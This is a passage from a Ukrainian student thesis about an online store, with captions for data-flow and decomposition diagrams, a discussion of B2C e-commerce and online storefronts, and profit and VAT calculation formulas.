


Рисунок 2.6 – декомпозиції системи “Обробка запитів та замовлення товару”

На рисунку 2.7 відображено декомпозицію системи «Процес виконання замовлень».




Рисунок 2.7 – декомпозиції системи “Процес виконання замовлення”

2.2 Моделювання DFD[10] (Діаграма потоків даних)

Рисунок 2.8 відображає структурну схему поточкових даних.




Рисунок 2.8 – схема структурна потоків даних. Система “Інтернет-магазин”

На рисунку 2.9 представлена структурна схема потоків даних, на якій відображено система авторизації користувача, система обробки запитів замовлення товару, система даних про рекламу.




Рисунок 2.9 – схема структурна потоків даних. “Системи Авторизації користувача”, “Система обробки запитів замовлення товару”, “Система даних про рекламу”

Структурна схема системи авторизації користувача представлена нижче (рис.2.10), в якій представлена декомпозиція на підсистеми.




Рисунок 2.10 – схема структурна системи авторизації користувача. Декомпозиція на підсистеми

Рисунок 2.11 відображає структурну схему системи обробки запитів замовлення товару. В ньому також наявна декомпозиція на підсистеми.




Рисунок 2.11 – схема структурна системи обробки запитів замовлення товару. Декомпозиція на підсистеми

Структурна схема обробки реклами товару та декомпозиція на підсистеми представлена на рисунку 2.12




Рисунок 2.12 – схема структурна системи обробки реклами товару. Декомпозиція на підсистеми

Висновок до розділу

У даному розділі було розглянуто предметну область, описано наявні аналоги в мережі. Функції, сервера та функціонали. Описано основні моделі даних та схеми БД.

3 МАТЕМАТИЧНЕ ЗАБЕЗПЕЧЕННЯ

3.1 Змістовна постановка задачі

Електронна комерція бізнес-до-користувача (B2C)[11], або торгівля між компаніями й споживачами, передбачає збирання інформації про клієнтів, одержання товару завдяки електронній мережі. Це друга за величиною й найбільш рання форма електронної комерції. Один з найвідоміших прикладів B2C – це www.amazon.com, американський книготорговий сайт, послугами якого користуються понад 50 мільйонів клієнтів у всьому світі. Саме він зумів підірвати звичайний букіністичний ринок США протягом декількох років. B2C електронна комерція зменшує ціну угод (особливо ціну пошуку), збільшуючи доступ споживачів до інформації й допомагаючи споживачам знайти найконкурентоспроможнішу ціну за товар або послугу. B2C електронна комерція також зменшує ринкові бар'єри входу, тому що вартість створення й розкручування сайту набагато менша, ніж побудова структури фірми. У випадку інформаційних товарів B2C електронна комерція ще привабливіша, тому що це зберігає фірми від факторингу в додатковій вартості фізичної мережі розподілу. Крім того, для країн, де зростає кількість користувачів Internet, поставка інформаційних товарів стає усе доступнішою.

Один з найпопулярніших B2C інструментів у електронній комерції – інтернет-магазин.

Електронна вітрина належить до простих організаційних форм електронної роздрібної торгівлі в системі B2C. Вона може мати самостійний характер або виступати складовою інтернет-магазину.

Електронна вітрина являє собою спеціалізований Web-сайт, який містить інформацію про перелік товарів, які пропонуються покупцям, та порядок розміщення замовлення на такі товари. Мета Web-вітрини полягає у зборі попередніх замовлень для їх виконання у реальному режимі.

Серед інтернет-вітрин можна виділити такі різновиди:

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
						41
Змн.	Арк.	№ докум.	Підпис	Дата		

Статична інтернет-вітрина на основі звичайних HTML-файлів.

Динамічна інтернет-вітрина з відображенням інформації з деякої бази даних.

Поряд з участю в електронному торговельному ряду, це найменш затратне рішення, проте інтернет-вітрина не забезпечує повного циклу продажу, враховуючи інтерактивні процедури виписки рахунків, прийому оплати, відстеження виконання замовлення тощо.

Принцип роботи інтернет-вітрини оснований на зборі попередніх заявок з подальшим їх виконанням. За цим принципом працюють, наприклад, веб-сайти, що спеціалізуються на продажу товарів обмеженого попиту (таких, наприклад, як предмети мистецтва). Основна проблема для продавця полягає в необхідності гарантувати потенційному клієнтові виконання замовлення на заздалегідь обговорених умовах. А покупець ризикує отримати вибраний товар або послугу із запізненням (або не одержати взагалі).

Відмітна особливість цієї бізнес-моделі – здійснення процесу купівлі-продажу в кілька етапів. Спочатку продавець збирає заявки, потім з'ясовує у постачальника терміни й умови виконання замовлення, після чого інформує про це потенційних клієнтів (як правило, за допомогою електронної пошти) і, нарешті, в разі їх згоди забезпечує доставку товару.

З погляду продавців, інтернет-вітрина та інтернет-магазин різняться досить суттєво. Інтернет-вітрина обходиться торговельним компаніям недорого, проте вона має істотні недоліки:

- не дає змоги автоматизувати торгівлю з реального складу;
- неможливо скоротити штат компаній-продавців та їх операційні витрати;
- відсутня гнучкість в управлінні торговими процесами й організації маркетингових акцій.

Всі запити покупців в інтернет-вітрині надходять не в автоматизовану систему обробки замовлень, як в електронному магазині, а до менеджерів з продажу. Далі бізнес-процеси інтернет-вітрини повністю повторюють бізнес-процеси традиційного підприємства роздрібної торгівлі. У такому разі неможливо реально знизити рівень операційних витрат, рентабельність веб-вітрини мало відрізняється від рентабельності звичайних методів ведення торгівлі. Головна особливість роботи такої форми інтернет-торгівлі – процеси взаємодії веб-вітрини з внутрішнім бізнес-процесом компанії здійснюють вручну менеджери.

Інтернет-магазин

Найбільш комплексна, хоча і складна в реалізації, система інтернет-торгівлі – інтернет-магазин, який охоплює всі основні бізнес-процеси торговельного підприємства: вибір товарів, оформлення замовлень, проведення взаєморозрахунків, відстеження виконання замовлень, а в разі продажу інформаційних товарів або надання інформаційних послуг – доставка за допомогою мереж електронних комунікацій.

Електронні магазини здійснюють такі бізнес-процеси:

- забезпечення користувачів інформацією про товари і послуги;
- продаж товару і послуг;
- оплата товару та послуг;
- регулювання відносин з постачальниками, покупцями, службою доставки;
- автоматизоване додавання і видалення товарної бази постачальників з асортименту інтернет-магазину;
- забезпечення клієнтів інформацією про хід виконання замовлення;
- ведення звітності;
- пошук партнерів.

В торгівлі в інтернет-магазинах, як правило, використовується принцип персоналізації, оснований на технологіях профайлінгу – систематичного збору і аналізу статистичної інформації про покупців. Згідно з цим принципом віртуальний торговець забезпечує облік купівельних переваг. Клієнту пропонується орієнтований на нього пакет послуг і набір товарів, накопичувальні знижки тощо.

Електронні системи взаєморозрахунків – це складові інфраструктури електронної торгівлі. Вони являють собою сукупність платіжних засобів, способів фінансових суб'єктів, договорів, нормативних актів. Особливе значення в цій системі мають платіжні інструменти, до яких належать платежі готівкою у разі доставки товару, банківські перекази, пластикові картки, смарт-картки, електронні гроші, електронні чеки тощо.

Ці інструменти повинні забезпечити розрахунки, конфіденційність, цілісність інформації, аутентифікацію, авторизацію, безпеку, мінімізацію витрат.

3.2 Математична постановка задачі

Фінансові результати діяльності підприємства характеризують успіх або невдачу у його роботі на ринку і визначаються системою показників прибутку й рентабельності.

Прибуток як один з показників досягнення цілей роботи підприємства:

- є основним елементом формування грошових ресурсів підприємства;
- джерелом самофінансування, стимулювання соціально-економічного розвитку виробництва і матеріального заохочення персоналу;
- забезпечує виконання податкових зобов'язань перед державою.

Відповідно до Закону про оподаткування[12] прибутку підприємств валовий прибуток за всіма видами діяльності визначається на основі чистих грошових потоків, як різниця доходів мінус видатки мінус амортизаційні відрахування:

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		44

$$\Pi_{\text{вал}} = B_{\text{чист}} - P - A_{\text{м}},$$

де $\Pi_{\text{вал}}$ – прибуток до оподаткування (валовий прибуток);

$B_{\text{чистл}}$ – чисті доходи, тобто надходження коштів без ПДВ і АЗ;

P – видатки, відтік грошей (повна собівартість за винятком амортизаційних відрахувань);

$A_{\text{м}}$ – амортизаційні відрахування, які не є грошовим потоком, але входять до собівартості продукції.

Визначення прибутку здійснюється на основі скорегованого валового доходу. До складу скорегованого валового доходу не включаються:

- ⇒ сума податку на додану вартість (ПДВ) і акцизного збору (АЗ);
- ⇒ сума коштів або вартість майна, отриманих за рішенням суду як компенсація видатків або збитків;
- ⇒ сума коштів або вартість майна, які надходять у формі прямих інвестицій або реінвестицій у корпоративні права;
- ⇒ сума отриманого платником податку емісійного доходу
- ⇒ кошти або майно, які надходять у вигляді міжнародної технічної допомоги тощо.

Істотне значення для визначення суми оподаткованого доходу має визначення валових видатків підприємства. Валові видатки збільшуються в тім податковому періоді, у якому відбулася перше з подій:

- списання коштів з банківського рахунку на оплату придбаних товарів/послуг (попередня оплата);
- оприбуткування товарів або фактичне одержання результатів виконаних робіт (послуг).

До складу валових видатків включають видатки на капітальний і поточний ремонт, суму податків, які відносяться на собівартість продукції (сума

					ДП ІСЗ-5105.1260-с.ПЗ	Арк.
Змн.	Арк.	№ докум.	Підпис	Дата		45

зборів на обов'язкове державне пенсійне й соціальне страхування, податок на землю, митні збори й мита, місцеві податки й збори).

Відповідно до Закону, дозволено включати до складу валових видатків добровільні страхові платежі на користь найманих робітників, але не більше 15% від їхньої заробітної плати.

До складу валових видатків дозволено включати видатки на гарантійний ремонт, на рекламні заходи, на утримання фондів природоохоронного призначення.

Не дозволяється включати до складу валових видатків суму збитків, пов'язаних із продажем або обміном товарів за цінами, нижче звичайних. Звичайною вважається ціна товару, що визначається сторонами договору й відповідає рівню справедливих ринкових цін.

Спочатку визначається чистий дохід від реалізації продукції.

Для розрахунку чистого доходу з валового доходу від реалізації продукції треба відняти податок на додану вартість і акцизний збір:

$$B_{\text{чистий}} = B_{\text{валовий}} - \frac{1}{6} \times B_{\text{валовий}} - AZ - Z_{\text{інші}},$$

де ¹ 1/6 – це ставка ПДВ, що визначена по відношенню до валового доходу з ПДВ і АЗ;

$Z_{\text{інші}}$ – інші відрахування з виручки, а саме: надані знижки, повернення товарів тощо.

